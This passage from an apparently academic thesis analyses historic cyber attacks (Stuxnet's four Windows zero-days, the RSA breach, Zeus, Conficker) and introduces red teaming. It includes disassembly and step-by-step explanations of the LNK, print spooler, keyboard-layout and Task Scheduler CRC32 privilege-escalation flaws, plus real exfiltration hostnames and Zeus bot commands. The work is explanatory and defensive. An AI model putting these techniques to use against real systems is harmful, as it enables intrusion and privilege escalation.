


Figure 1 – Stuxnet propagation

2.2.1.2 Malicious functionality

Stuxnet did not perform explicit malicious actions against the computers that did not have WinCC software installed. Although, it did try to disable antivirus products in order to get easier administrative privileges and install rootkit functionality. This functionality was implemented in a set of kernel-mode device drivers that were signed using stolen valid certificates of Realtek and Jmicron.

On the computers running WinCC software, the worm tried to alter the functionality of the PLCs controlled by the specific computer.

PLC devices run pieces of code written in languages as STL or SCL in order to execute, control and monitor an industrial process. These pieces of code are received from the programming device – the computer running WinCC software.

Stuxnet was able to perform the following actions:

- Monitor code and data blocks sent between programming device and PLC
- Infect a PLC by inserting its own code blocks or by modifying existing blocks
- Mask the fact that PLC is infected

The main modification introduced in PLC code blocks was to modify the functionality of frequency converter drives which control devices like motors. Frequency converter drives are used in multiple industrial control systems including water systems, HVAC, gas pipelines and other facilities.

Hence, Stuxnet sabotages the target systems by slowing down or speeding up the motors to different rates at different times.

Although Stuxnet was a very complex computer program that was found in several Iranian company networks, the damage produced did not have a high impact on Iran's nuclear program. According to [Warrick11], the worm produced damage to at least 10% of the centrifuge machines from the nuclear plant located near the Iranian city Natanz. But these machines were quickly replaced by new ones and the nuclear plant managed to maintain a constant, stable output of low-enriched uranium.

Stuxnet can be considered a 'national level' threat because it had the potential of producing physical damage that could affect a wide range of population that benefited from the affected services (e.g. daily water, gas, electric energy).

2.2.1.3 Vulnerability analysis

Stuxnet has surprised the security community by exploiting four different zero-day vulnerabilities in Windows operating systems. If the creators of Stuxnet bought these vulnerabilities and the exploit code, they needed a significant amount of money. But if they had found them themselves, it means they had enough time and they were highly skilled.

MS10-046 (LNK vulnerability) – CVE-2010-2568- is a vulnerability in the Windows Shell which allows execution of arbitrary code when viewing a shortcut icon in Windows Explorer [Mic10a]. The vulnerability affects all un-patched versions of Windows: XP, Vista, 7, Server 2003, Server 2008.

Windows shortcuts are binary files with the extension LNK. When Windows Explorer displays a shortcut, it tries to load an image and display it as the icon for the shortcut. The image is loaded as a resource from a CPL file (Windows Control Panel) [MRHM11] and its location is specified in the field *File Location Info* from the LNK file [Dan05] – Figure 2.

| .LNK File Format |
|---------------------------|
| 1. Header |
| 2. Shell Item Id List |
| 3. File Location Info |
| 4. Description |
| 5. Relative Path |
| 6. Working Directory |
| 7. Command Line Arguments |
| 8. Icon Filename |
| 9. Additional Info |

Figure 2 – LNK file format

The programmer who wrote the shortcut displaying code in Explorer needed a handle to the image resource in order to access it using *LoadImage()* API. He chose to load the

whole CPL file without any verification and then obtain the image handle from it [Web10].

The sequence of function calls from *shell32.dll* that is performed when viewing a LNK file in Windows Explorer is shown in Figure 3.

The problem is that the application ends up calling *LoadLibraryW()* with an arbitrary path parameter specified in the LNK file. Since CPL files are actually dynamic link libraries (DLLs), an attacker could prepare a special DLL containing malicious code and a LNK file that tries to load an image icon from it. The two files could be located on a removable drive (memory stick, CDROM, etc) and used for spreading across different computers.

Figure 4 shows the assembly code from *shell32.dll* that calls *LoadLibraryW()* with an arbitrary parameter.




Figure 3 – Sequence of calls that is made when displaying a LNK file in Windows Explorer

```

7CA686FB . 56          PUSH ESI
7CA686FC . 56          PUSH ESI
7CA686FD . 56          PUSH ESI
7CA686FE . 5B          PUSH EBX
7CA686FF . FF15 00F0BB7C CALL DWORD PTR DS:[7CBBF000] appHe lp.Apphe lpCheckExe
7CA68705 . 85C0       TEST EAX, EAX
7CA68707 . 75 08      JNZ SHORT SHELL32.7CA68711
7CA68709 . 2185 E0FDFFFF AND DWORD PTR SS:[EBP-220], EAX
7CA6870F . 75 0D      JMP SHORT SHELL32.7CA6871E
7CA68711 . 5B          PUSH EBX
7CA68713 . FF15 A0159C7C CALL DWORD PTR DS:[<<KERNEL32.LoadLibraryW>] ["C:\WINDOWS\system32\WTR4141.tmp"
  
```

Figure 4 – Loading a malicious module specified in LNK file

MS10-061 (print spooler vulnerability) is caused by the Windows Print Spooler service which insufficiently restricts user permissions when accessing print spoolers. This vulnerability allows remote unauthenticated attackers to create a malicious file in a Windows system directory by sending a specially crafted print request to a shared printer. The vulnerable machine must have a print spooler interface exposed over RPC. Successful exploitation could allow remote attackers to take complete control of the vulnerable machine. The vulnerability affects all major versions of Windows: XP, Vista, 7, Server 2003 and Server 2008 [Mic10b].

By making a specific DCE RPC request to the *StartDocPrinter* procedure, an attacker can impersonate the Printer Spooler service to create a file. The working directory at the time is *%SystemRoot%\system32*. An attacker can specify any file name, including directory traversal or full paths. By sending *WritePrinter* requests, an attacker can fully control the content of the created file.

In order to gain code execution, the malicious files can be written to a directory used by Windows Management Instrumentation (WMI) to deploy applications. This directory (Wbem\Mof) is periodically scanned and any new .mof files are processed automatically. Stuxnet also uses this technique to gain code execution.

MS10-073 (Win32k.sys keyboard layout vulnerability) is an EoP (escalation of privileges) vulnerability which enables a local attacker to execute code with the privileges of the SYSTEM user. According to Microsoft [Mic10c], the vulnerability affects un-patched Windows 2000 and Windows XP machines.

This specific vulnerability exists within the Windows kernel-mode driver *win32k.sys* that does not properly index a table of function pointers when loading a keyboard layout from disk.

Usually keyboard layout files are loaded through the “LoadKeyboardLayout()” function which is a wrapper around the “NtUserLoadKeyboardLayoutEx()” win32k syscall. Once a malicious keyboard file is loaded, the vulnerability is triggered by sending an event to the keyboard input stream by calling *user32!SendUserInput()*.

The function *user32!SendUserInput()* calls ultimately the *win32k!xxxKENLSProcs()* function which is executed in the context of the kernel [Renaud10].

Inside the “win32k!xxxKENLSProcs()” function, the Win32K driver retrieves a byte from the keyboard layout file which was previously loaded. This byte is set into the ECX register and then used as an index in an array of function pointers:

```
; In win32k!xxxKENLSProcs() function starting at 0xBF8A1F9C
; Module: win32k.sys - Module Base: 0xBF800000 - version: 5.1.2600.6003
;
.text:BF8A1F50 movzx ecx, byte ptr [eax-83h]
                                     // ECX is attacker-controlled
.text:BF8A1F57 push edi
.text:BF8A1F58 add eax, 0FFFFFFF7Ch
.text:BF8A1F5D push eax
.text:BF8A1F5E call _aNLSVKFProc[ecx*4]
                                     // indexed call in function array
```

The aNLSVKFProc function array contains three functions and is followed by an array of byte values:

```
.data:BF99C4B8 _aNLSVKFProc          dd offset _NlsNullProc@12
.data:BF99C4BC                               dd offset _KbdNlsFuncTypeNormal@12
.data:BF99C4C0                               dd offset _KbdNlsFuncTypeAlt@12
.data:BF99C4C4 _aVkNumpad          db 67h
.data:BF99C4C5                               db 68h
.data:BF99C4C6                               db 69h
.data:BF99C4C7                               db 0FFh
.data:BF99C4C8                               db 64h
.data:BF99C4C9                               db 65h
.data:BF99C4CA                               db 66h
.data:BF99C4CB                               db 0FFh
```

```

.data:BF99C4CC          db  61h
.data:BF99C4CD          db  62h
.data:BF99C4CE          db  63h
.data:BF99C4CF          db  60h
.data:BF99C4D0          db  6Eh
.data:BF99C4D1          db   0
.data:BF99C4D2          db   0

```

If an index value greater than 2 is supplied, the code will treat data in the byte array as pointers. If the index has a value of 5, the code in the *win32k!xxxKENLSProcs()* function will call the pointer at 0xBF99C4CC, which means that the code flow is redirected to 0x60636261.

As this address can be controlled from userland, an attacker can place a ring0 shellcode at this address and achieve code execution with kernel privileges.

MS10-092 (Task Scheduler vulnerability) is the fourth zero-day vulnerability exploited by Stuxnet. It is also an escalation of privileges issue and it affects un-patched versions of Windows Vista, 7 and Server 2008 [Mic10d]. Successful exploitation of this vulnerability allows a local attacker to execute code with the rights of the SYSTEM user.

The vulnerability is generated by a design flaw in the way Task Scheduler controls the integrity of metadata describing scheduled jobs.

In Windows Vista and later Windows operating systems, Task Scheduler creates an xml file with configuration information for each registered job. These xml files are usually located in *%SystemRoot%\system32\Tasks* folder and contain the following information about the scheduled job: type, path to executable, command line arguments, account that the executable will be run under, necessary privileges.

A sample metadata for a task that runs *notepad.exe* with highest available privileges is shown below:

```

<Principals>
  <Principal id="LocalSystem">
    <UserId>S-1-5-18</UserId>
    <RunLevel>HighestAvailable</RunLevel>
  </Principal>
</Principals>
<Actions Context="LocalSystem">
  <Exec>
    <Command>C:\WINDOWS\notepad.exe</Command>
    <Arguments></Arguments>
  </Exec>
</Actions>

```

A user has full rights over the xml file describing a task he created. However, in order to prevent unauthorized modification of this file (e.g. for escalating privileges), Task Scheduler computes a checksum for each created task. When it is time to start a job, Task

Scheduler recalculates the checksum and compares the result with the original value. If they match, the job is run.

The flaw in this process is that Task Scheduler calculates the checksum with the CRC32 algorithm which is good for detecting unintentional errors but its properties make it very easy to intentionally create a new message with the same checksum as the initial message.

In order to exploit the vulnerability and escalate privileges, it is necessary to create a simple task as an unprivileged user, compute the CRC32 checksum for the xml configuration file, change the configuration file as shown above and wait for the task to be run. The new configuration file must be changed such that its CRC32 checksum will match the initial one. For this, a block of padding data is needed and it can be appended to the configuration file in the form of an XML comment: `<!-- padding -->`.

As a result Task Scheduler will start the task normally with the specified privileges.

2.2.2 Other examples of national level attacks

Several cyber attacks with impact at national level have been conducted in the last years. These attacks are part of so called cyber warfare. We mention below the most significant:

Cyber attacks on Estonia refers to a series of cyber attacks that began April 27, 2007 which affected websites of Estonian organizations, including Estonian parliament, banks, ministries, newspapers and broadcasters. The dispute that generated the attacks was the decision of Tallinn government to relocate of the Bronze Soldier of Tallinn, an elaborate Soviet-era grave marker, as well as war graves in Tallinn [Tray07].

An analysis performed during two weeks of attacks on Estonian infrastructure revealed 128 unique DDoS attacks on Estonian websites [Arbor2] of which:

- 115 were ICMP floods
- 4 were TCP SYN floods
- 9 were generic traffic floods

The attack durations were also varied:

- 17 attacks - less than 1 minute
- 78 attacks - 1 minute to 1 hour
- 16 attacks - 1 hour to 5 hours
- 8 attacks - 5 hours to 9 hours
- 7 attacks - 10 hours or more

As bandwidth, the attacks varied from 10 to 95 Mbps:

- 42 attacks - Less than 10 Mbps
- 52 attacks - 10 Mbps – 30 Mbps

- 22 attacks - 30 Mbps – 70 Mbps
- 12 attacks - 70 Mbps – 95 Mbps

Most of the attacks that had any influence on the general public were distributed denial of service type attacks ranging from single individuals using various methods like ping floods to expensive rentals of botnets usually used for spam distribution. Spamming of bigger news portals commentaries and defacements including that of the Estonian Reform Party website also occurred [BBC07].

Operation Titan Rain was the U.S. government’s designation given to a series of coordinated attacks on American computer systems since 2003. The attacks were labeled as Chinese in origin [Grah01], although their precise nature (i.e., state-sponsored espionage, corporate espionage, or random hacker attacks) and their real identities (i.e., masked by proxy, zombie computer, spyware/virus infected) remain unknown.

Moonlight Maze refers to an incident in which U.S. officials accidentally discovered a pattern of probing of computer systems at The Pentagon, NASA, United States Department of Energy, private universities, and research labs that had begun in March 1998 and had been going on for nearly two years [Wiki2]. Sources report that the invaders were systematically marauding through tens of thousands of files – including maps of military installations, troop configurations and military hardware designs. The United States Department of Defense traced the trail back to a mainframe computer in the former Soviet Union but the sponsor of the attacks is unknown and Russia denies any involvement. Moonlight Maze is still being actively investigated by U.S. intelligence (as of 2003).

2.3 Organizational level attacks

We call ‘organizational level’ attacks the malicious activities targeting a specific organization, that have the potential of disrupting its business processes and affecting its activity as a whole.

2.3.1 RSA breach

At the end of March 2011, the executive chairman of the security company RSA announced in an open letter [Cov11] that the Company has been the target of an attack against its IT infrastructure. The chairman said that certain information has been extracted from the company’s systems, including information about the SecurID two-factor authentication products.

In an official blog post, an RSA representative tells the story of the attack [Riv11]. From a technical point of view, the attack started with a zero-day exploit embedded in an Excel file called “2011 Recruitment plan.xls”. This file was sent to multiple employees of the company and one of them opened it, triggering the exploit. The malicious code exploited the vulnerability (later identified as CVE-2011-0609) and installed a custom version of Poison Ivy – remote access tool. This type of attack is called APT (advanced persistent

threat) because it offers the attackers continuous and repeated access to the victim machines.

From this point, the attackers started a reconnaissance process inside the company's network, in order to establish the victim's role and access rights in the company. After gaining access to sensitive files on RSA internal servers, the attackers transferred those files outside the company's network as password protected RAR files. The transfer method was by FTP to external compromised servers named:

good.mincesur.com

up82673.hopto.org

www.cz88.net

As a result of the attack, multiple companies using RSA SecurID tokens were exposed to the risk of unauthorized access because the lack of a second authentication factor.

In May 2011, the press agency Reuters reported [FS11] that unknown hackers have broken into the security networks of Lockheed Martin Corp and several other U.S. military contractors. It is suspected that the attackers have used the data stolen from the RSA breach previously discussed and created duplicates of electronic keys generated by the SecurID devices. The information contained in the target network was highly sensitive, including data on future weapons and military technologies currently used in battles in Iraq and Afghanistan.

We can see that cyber attacks have a great impact at organizational level, affecting the business processes of target companies and their clients.

2.3.2 Other examples of organizational level attacks

Sony breach – The electronics company Sony suffered a massive breach in its PlayStation network that led to the theft of names, addresses and possibly credit card data belonging to 77 million user accounts in what is one of the largest-ever Internet security break-ins [BF11]. The attack occurred between April 17, 2011 and April 19, 2011, forcing Sony to turn off the PlayStation Network on April 20, 2011.

Sony representatives declared that attackers obtained people's names, addresses, email address, birth dates, usernames, passwords, logins, security questions and credit card information [Sey11].

Operation Shady RAT is a series of cyber attacks starting in mid-2006 reported by Internet security company McAfee in August 2011 [Alper11]. The attacks have hit at least 72 organizations, including defense contractors, businesses worldwide, the United Nations and the International Olympic Committee [Emery11].

The attacks themselves used spear-phishing techniques: apparently legitimate e-mails with attachments are sent to organization employees, and those attachments contain exploit code that compromise the employee's system. These exploits are typically zero-day attacks. With a PC now compromised, the hackers can install RAT (remote

administration tool) software on the victim PCs, to allow long-term monitoring, collection of credentials, network probing, and data exfiltration.

Operation Aurora is a cyber attack which began in mid-2009 and continued through December 2009 [Higg10]. The attack was first publicly disclosed by Google on January 12, 2010, in a blog post [Drum10] where the company said the attack originated in China. The type of attack was Advanced Persistent Threat and it was aimed at dozens of other organizations, of which Adobe Systems, Juniper Networks, Yahoo, Symantec, Northrop Grumman, Morgan Stanley and Dow Chemical [CN10].

According to McAfee, the primary goal of the attack was to gain access to and potentially modify source code repositories at these high tech, security and defense contractor companies [Kurtz10].

2.4 Personal level attacks

Personal level attacks affect people as individuals. They affect people's privacy, they can steal personal data, bank account information and they can be used to impersonate one's identity when performing illegal activities.

There are multiple methods that attackers can use to affect individuals among which the most popular are phishing attacks and malware attacks.

We will present one of the most well known malware that infected millions of computers and created significant botnets:

2.4.1 Zeus attack toolkit

Zeus or Zbot is a malware package that allows the creation of customized malware executables that offer full control over a victim machine. The primary function of this malicious software is financial gain by stealing user credentials: FTP, email, online banking and other online passwords [FC10]. More than that, the malware can receive commands from the command and control center and execute them on the infected machines.

The Zeus package (latest known version is 2.0.8.9) can be found for sale in underground forums but its source code can also be found for free on the Internet. It contains a builder that can create a bot executable and web server files (PHP, MySQL templates) for use as command and control server. The executable works for almost all versions of Windows (XP, Vista, 7, Server 2003, Server 2008), even with minimal privileges [Delapaz11].

In order to steal online banking information, including credit card numbers and PINs, Zeus infects the web pages viewed by the user of the infected machine and introduces additional field as shown in Figure 5. After the user enters his PIN number and other personal data, the information is sent to the C&C server and used by the attacker.




Figure 5 – Web page modified by Zeus

As additional tasks, Zeus implements multiple functionalities which can be sent as commands from the C&C server:

According to the malware analysis made by Symantec [FC10], the available commands of Zeus include:

- Reboot – reboot the computer
- Kos – delete system files, killing the computer
- Shutdown – shutdown the computer
- Bc_add – initiate back door by back-connecting to a server and allow arbitrary command execution via the command shell
- Bc_del – delete a back door connection
- Block_url – disable access to a particular URL
- Unblock_url – restore access to a particular URL
- Block_fake – does not inject rogue HTML content into pages that match a defined URL
- Unlock_url – re-enables injection of rogue HTML into pages that match a defined URL
- Rexec – download and execute a file
- Lexec – execute a local file
- Lexeci – execute a local file using the interactive user
- Addsf – adds a file mask for local search
- Delsf – removes file mask for local search
- Getfile – upload a file or folder
- Getcerts – steal digital certificates
- Resetgrab – steal information from the PSTORE (protected storage) and cookies
- Upcfg – update configuration file
- Rename_bot – rename bot executable
- Getmff – upload Flash cookies
- Delmff – delete Flash cookies
- Sethomepage – change Internet Explorer start page

In order to spread and infect target computers, Zeus does not exploit any vulnerability. The infection vectors are diverse including SPAM messages, drive-by downloads, scams on social networks and instant messaging.

Zeus is an easy-to-use malicious program which makes it widely used even by novice hackers to steal online banking credentials and other credentials for financial benefits.

2.4.2 Other examples of personal level attacks

Torpig, also known as Sinowal or Anserin (mainly spread together with Mebroot rootkit), is a type of botnet spread by a variety of trojan horses which can affect computers that use Microsoft Windows. *Torpig* circumvents anti-virus applications through the use of rootkit technology and scans the infected system for credentials, accounts and passwords as well as potentially allowing attackers full access to the computer. It is also purportedly capable of modifying data on the computer.

As of November 2008 it has been responsible for stealing the details of about 500,000 online bank accounts and credit and debit cards and is described as “one of the most advanced pieces of crimeware ever created” [Shiels08].

Conficker, also known as Downup, Downadup and Kido, is a computer worm targeting the Microsoft Windows operating system that was first detected in November 2008. It uses flaws in Windows software and dictionary attacks on administrator passwords to propagate while forming a botnet. *Conficker* spread rapidly into what is now believed to be the largest computer worm infection since the 2003 SQL Slammer [Mark09], with more than seven million government, business and home computers in over 200 countries now under its control. The worm has been unusually difficult to counter because of its combined use of many advanced malware techniques.

While the first variants of the virus had no malicious functionality implemented, variant E was the first to use its base of infected computers for an ulterior purpose [Keizer09]. It downloads and installs, from a web server hosted in Ukraine, two additional payloads:

- Waledac, a spambot otherwise known to propagate through e-mail attachments. Waledac operates similarly to the 2008 Storm worm and is believed to be written by the same authors [Higg09].
- SpyProtect 2009, a scareware anti-virus product.

2.5 Improving cyber security

Cyber attacks are frequent events in nowadays and attackers constitute a real threat to information systems.

The attacks are successful when the targets are vulnerable and the attackers possess the knowledge of those vulnerabilities and the exploitation methods.

The causes for vulnerabilities can be multiple:

- design errors
- implementation errors (non-compliance with design/technical specifications, programming errors)

- installation and configuration errors
- insufficient testing in each phase of a product's development lifecycle

In order to have secure systems, the number of vulnerabilities should tend to zero so greater effort should be spent for identifying and fixing errors.

In this security landscape there are two categories of persons who can contribute to improving cyber security: builders and breakers [Curphey10]. They are also associated with the concepts of defensive security and offensive security.

The 'builders' are the ones who create, administer and defend an IT system, usually system architects, system administrators, software developers and security administrators.

The 'breakers' are the ones searching for ways to break a system by finding and exploiting its weaknesses. In this category are Red Team members, security engineers and penetration testers/ethical hackers.

Each category of security specialists needs a dedicated mindset. While the builders should focus on designing secure systems, protocols and hardening, the breakers must focus on how to make the systems fail. Because most software vulnerabilities do not appear in normal operations, a breaker needs to think like an attacker and find those edge cases, special conditions and environment setup for the target system to fail.

As Bruce Schneier said in [Schneier08], good cryptographers discover vulnerabilities in others' algorithms and protocols. Good software security experts find vulnerabilities in others' code. Good airport security designers figure out new ways to subvert airport security. And so on.

We emphasize that builders and the breakers are both mandatory for protecting an information system. System administrators do implement security measures but they limit themselves to well known, 'classic' measures and do not take into account what an intelligent adversary could do. When the builders create a new system, they usually focus on functionality issues and after that on security (against a low to medium skilled attacker) [Bejtlich08].

System administrators, system architects, software developers need to know how complex (and intelligent) attacks work so they can build better defense systems.

2.5.1 *The need for proactive security*

In our opinion, proactive security is a mandatory approach in the process of protecting information systems.

Proactive cyber security can be accomplished by offensive techniques that simulate attackers' behavior against one's own systems with the purpose of finding and reporting weaknesses in advance. Offensive security techniques are complementary to defensive security measures (system hardening, monitoring, forensics, etc) and provide a certain degree of trust that the defensive measures have been implemented correctly and they are efficient.

Offensive security must also be constructive. After discovering vulnerabilities in a system, the breakers must try to find the root cause and suggest improvement measures for the builders. The breakers should be also capable of estimating the exposure of the vulnerabilities they found and forecast the probability of exploitation in the real world.

On the other side, the builders should take appropriate measures to fix the vulnerabilities as soon as possible, according to their associated risk.

For efficient cyber security, there must be good communication between the breakers and the builders.

The results of proactive security are an objective basis for decision making within an organization. They find vulnerabilities and prove that they are exploitable. This provides a basis for investments in security and shows the directions where funds should be allocated.

While offensive security better applies to ‘organizational level’ and ‘national level’ attacks, personal level attacks could be mitigated by continuous user awareness and better software quality. Even though there is no ‘bullet proof’ solution against cyber attacks, Red Teaming assessments can be seen as an additional layer in the defense in depth paradigm, which helps preventing this type of attacks.

2.6 Chapter conclusions

Cyber attacks are a real threat to the information systems that our society uses daily for providing communication, electricity, water, healthcare, finance, food and transportation. These cybernetic systems are software dependent, distributed and interconnected, making them a vulnerable target against motivated attackers.

In this chapter we made an in-depth analysis of a series of high profile cyber attacks and we described the vulnerabilities that were exploited. We showed that cyber attacks can affect us at national, organizational and individual level, and that is necessary a more effective approach towards protection of critical assets.

In order to improve cyber security, we talked about two categories of security specialists that could help in this process: the builders and the breakers. They are associated with the concepts of defensive security and offensive security.

We state that offensive security is a mandatory component in the process of protecting information systems. Offensive security techniques are complementary to defensive security measures (system hardening, monitoring, forensics, etc) and provide a certain degree of trust that the defensive measures have been implemented correctly and they are efficient.

The offensive security approach can be implemented by Red Teaming assessments. This type of evaluation helps client organizations to proactively identify their own vulnerabilities in order to be fixed before being targeted by real attackers.

Chapter 3

3. Red Teaming Usage in Securing Information Systems

The effectiveness of security measures implemented on a system can be evaluated in multiple ways as configuration reviews, regulatory compliance checks, basic automated tests, etc. These security checks offer a certain degree of confidence that the system is secure but they often provide a false sense of security. The true test of a system is ‘in the wild’, when it faces real attacks from motivated attackers. This realistic test can be simulated by Red Teaming assessments.

The purpose of this chapter is to create a comprehensive view of the Red Teaming process, including the client’s perspective and the provider’s perspective. We analyze the concept from its historical roots, see how it applies in multiple domains and show its implications in IT security.

We also created a step-by-step guidance for planning and implementing a Red Teaming assessment – that is described also in this chapter.

3.1 What is Red Teaming?

The term Red Team comes from American military war gaming, where the Blue Team was traditionally the United States and, during the Cold War, the Red Team was the Soviet Union. In this context, Red Teaming is defined as teams of executives ‘playing’ the ‘enemy’ to understand what the competitive context (and competitor moves) will be in some potential future [Beck00].

In a report produced by the Department of Defense of the United States [DOD03], Red Teaming has been recognized as a valuable tool for deepening the knowledge about adversaries and their techniques in the war on terrorism and it is also very useful in understanding adversary’s capabilities and potential actions.

The concept of Red Teaming starts from the problem of understanding the adversary and his actions. If we know how he thinks, we can anticipate his moves and we can find appropriate ways to efficiently block his attacks. An introduction in the Red Teaming domain and concepts can be found in [Mateski09].

3.1.1 *Domain of applicability*

Red Teaming activities are used (sometimes not explicitly) in many domains:

- Military - when soldiers address and anticipate enemy courses of action. NATO has its own dedicated Red Teams [NATO1]
- Physical security – when professionals survey and gain unauthorized access to facilities
- Computer security – when professionals test and penetrate client networks
- Forensics – when detectives attempt to get inside a criminal’s mind

- Corporate – when businesses simulate competition in case of a new plan or initiative

All these activities vary in purpose, scope and method but they share a common root: in each case, the friendly side *BLUE* attempts to view a problem through the eyes of an adversary or competitor *RED*.

As stated by [Mateski08], Red Teaming involves any activity in which one actor *BLUE* attempts to understand, challenge or test a friendly system, plan or perspective through the eyes of an adversary or competitor *RED*.

In this general context, Red Teaming has four main functions: understand, anticipate, test and train, as shown in Table 1.

| Red Team function | Function details | Implementation examples |
|--------------------------|--|--|
| Understand | <ul style="list-style-type: none"> - Help BLUE better understand RED and how RED and BLUE view each other - Clarify BLUE assumptions and expose biases | Intelligence gathering, Consultancy / advisory |
| Anticipate | <ul style="list-style-type: none"> - Anticipate possible RED courses of action - Avoid surprise - Better shape BLUE’s courses of action | Risk assessment, Vulnerability assessment |
| Test | <ul style="list-style-type: none"> - Probe or penetrate BLUE systems or security - Identify and explore vulnerabilities - Explore and test RED courses of action and BLUE countermeasures interactively | Penetration testing (physical and IT) |
| Train | <ul style="list-style-type: none"> - Teach BLUE how RED thinks and operates - Prepare BLUE to respond to possible RED courses of action | Cyber defense exercises |

Table 1 – Red Teaming functions

Red Teams can be seen as an extension of a defensive strategy for organizations, companies, and governments that must consider a broad range of attacks from their own possible aggressors [Skroch09].

This work will focus only on Red Teaming aspects related to information and computer systems.

3.1.2 Definitions

There are multiple definitions for Red Teaming, according to the specific domain of activity (e.g. military, computers, corporate, etc). We will discuss those from the information assurance domain.

As defined in [KCD04], Red Teaming for information systems is an advanced form of evaluation that attempts to model and simulate an adversary and his actions in order to find weaknesses in a variety of information and computer systems.

Another definition for Red Teaming is given by the Sandia National Laboratory [Sandia]: in information assurance, the term Red Teaming refers to an authorized, adversary-based assessment for defensive purposes. In this context

- **authorized** means that someone with legal control of the facility, system, or entity to be red teamed has agreed to the process
- **adversary-based** means that the activity is centered on what would one or more adversaries do if they were attacking the target. This implies taking into account the adversaries' knowledge, skills, commitment, resources, and culture
- **assessment** means one is making a judgment, possibly a comparison, of the state of the target with respect to actions by the adversary
- **defensive purposes** refers to the ethical approach of the assessment. This process helps persons make informed decisions about business, about security, about computer systems, about control systems.

The Red Team is a group of subject-matter experts, skilled in performing ethical hacking activities. They employ the same tactics malicious hackers may use against information systems, but instead of damaging systems or stealing information, the findings are reported back to the organization without producing any harm to the assessed systems.

3.1.3 Red Teaming vs. Penetration Testing

In the context of information security, the term Red Teaming is closely related to other terms like penetration testing, ethical hacking, tiger teaming [Peake03].

Even though the terms penetration testing, ethical hacking and tiger teaming are not precisely defined, they all refer to simulation of computer 'hacking' activities for testing the security of an information system. There are a lot of methodologies (OSSTMM [Hertzog10], NIST [SSCO08]) and private courses (EC-Council CEH, SANS GPEN, Offensive-Security OSCE, CREST, etc) that address the techniques of penetration testing.

Penetration testing is included in the concept of Red Teaming. Red Teams use penetration testing techniques for accomplishing the *Test* functions represented in Figure 6 and detailed in Table 1. However, Red Teams are also capable of performing other functions like: *Understand* (by intelligence gathering), *Anticipate* (by risk assessment, vulnerability assessment) and *Train* the BLUE teams by participating in cyber defense exercises.




Figure 6 – Red Teaming functions and examples

Red Teaming for information systems has a set of particularities besides other forms of assessment. Its characteristics can be defined as follows:

- Provides a credible model of a realistic threat or adversary for a specific system
- Builds a comprehensive view of the target and creates multiple attack vectors
- Finds and reports vulnerabilities in order to be fixed before real attackers target the system
- Provides feedback to system designers for improving system defenses
- Anticipates adversary moves and suggests efficient defense mechanisms
- Provides a reliable basis for decision making within the assessed organization [GS06]
- Reveals the real impact of identified vulnerabilities by exploitation
- Measures the response capacity of the target in case of cyber attacks
- Performs an evaluation of security risks from a business perspective
- Acts as an adversary in cyber defense exercises for training the blue teams
- Performs intelligence gathering in order to find the competitive advantage for the client company
- The assessments go beyond compliance checks

As stated in [WSS00], Red Teaming provides the only qualitative metrics in today's system technology discipline, thus it plays an essential role.

